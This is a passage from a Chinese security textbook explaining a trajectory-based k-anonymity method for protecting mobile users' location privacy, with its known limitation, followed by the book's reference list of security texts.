（1）位置匿名服务器收集众多移动用户的历史位置轨迹，保存到轨迹数据库中。随着系统中每一位用户的移动，不断地将新的运动轨迹添加到轨迹数据库中。为了节省空间，可以将时间过长的运动轨迹删除。

（2）当移动用户进行匿名查询时，匿名服务器首先从轨迹数据库中搜索从某个时间起与查询用户的历史运动轨迹大致相同的 k-1 个用户，然后通过一定的算法对这 k-1 个用户的历史运动轨迹进行拟合处理。在拟合过程中，由于轨迹数据库中存储的是用户某个时间点的位置，当某个相近的轨迹不能与查询用户的轨迹进行拟合时，还要对该轨迹进行时间上的相应的插值处理。如图 8-15 所示，图中黑色用户为查询发起用户的历史运动轨迹，假设匿名度为 k=3，则白色和灰色两个用户即为搜索到的与当前用户运动轨迹相似的运动轨迹，大圆圈为生成的历史匿名区。




图 8-15 历史运动轨迹拟合

（3）将找到的 k-1 个用户作为查询用户的匿名集 AS，并且该用户以后的所有匿名查询全部采用该匿名集 AS，根据匿名集 AS 中用户的当前位置坐标生成初步的匿名区。由于匿名集 AS 中的移动用户的运动方向和速度是不确定的，所以生成的匿名区可能会因面积相当大而不能用，这时可以采用匿名区分割算法将初步生成的匿名区进行分割，从而减少匿名区的总面积，根据修改后的匿名区进行匿名查询。

该算法的思想是基于过去运动轨迹相近的用户，那么现在和未来的位置相近的概率会很大的现象，如在同一公交车上等。在用户进行匿名查询时始终采用同一个匿名集 AS 来生成最新的匿名区，这样从根本上解决了一个移动用户在运动过程中采用不同匿名集 AS 所导致的不同匿名集 AS 的链接攻击。然而，该算法也有无法实施的可能，假如所求出的匿名集中的移动用户在进行匿名查询时存在离线的情况，那么匿名集 AS 中的用户就可能少于 k 个，从而不满足匿名化要求。

参 考 文 献

[1] 教育部高等学校信息安全专业教学指导委员会. 高等学校信息安全专业指导性专业规范. 清华大学出版社. 2014.

[2] 张焕国. 唐明. 密码学引论. 武汉大学出版社. 2015.

[3] William Stallings 密码编码学与网络安全（第六版）. 唐明. 李莉. 杜瑞颖等译. 电子工业出版社. 2015.

[4] 卿斯汉等. 操作系统安全（第 2 版）. 清华大学出版社. 2011.

[5] 贾春福. 郑鹏. 操作系统安全. 武汉大学出版社. 2006.

[6] 林果园等. 操作系统安全. 北京邮电大学出版社. 2010.

[7] 沈晴霓. 卿斯汉等. 操作系统安全设计. 机械工业出版社. 2013.

[8] 林国恩等. 信息系统安全. 电子工业出版社. 2010.

[9] 刘晖、彭志勇等. 数据库安全. 武汉大学出版社. 2007.

[10] 石文昌. 梁朝晖等. 信息系统安全概论. 电子工业出版社. 2009.

[11] 代春艳. 谢晓尧等. 电子商务信息安全技术. 武汉大学, 2007.

[12] 吴翰清. 白帽子讲 Web 安全. 电子工业出版社. 2014.

[13] David Heidermacher 嵌入式系统安全：安全可信软件开发实战方法. 周庆国. 姚琪等译. 机械工业出版社. 2015.

[14] 王丽娜. 张焕国等. 信息隐藏技术与应用. 武汉大学出版社. 2012.

[15] 杨哲. ZerOne 无线安全团队. 无线网络黑客攻防. 中国铁道出版社. 2014.

[16] P.W.Singer，AllanFriedman 网络安全：输不起的互联网战争. 中国信息通信研究院译. 电子工业出版社. 2015.

[17] Richard Bejtlich 网络安全监控实战：深入理解事件检测与响应. 蒋蓓. 姚领田等译. 机械工业出版社. 2015.

[18] Eric Maiwald. Network Security A Beginner's Guide, McGraw-Hill Education. 2012.

[19] Chris Sanders, Jason Smith. Applied Network Security Monitoring： Collection, Detection, and Analysis. Syngress，2013.

[20] 谢希仁著. 计算机网络（第 5 版）. 电子工业出版社. 2008.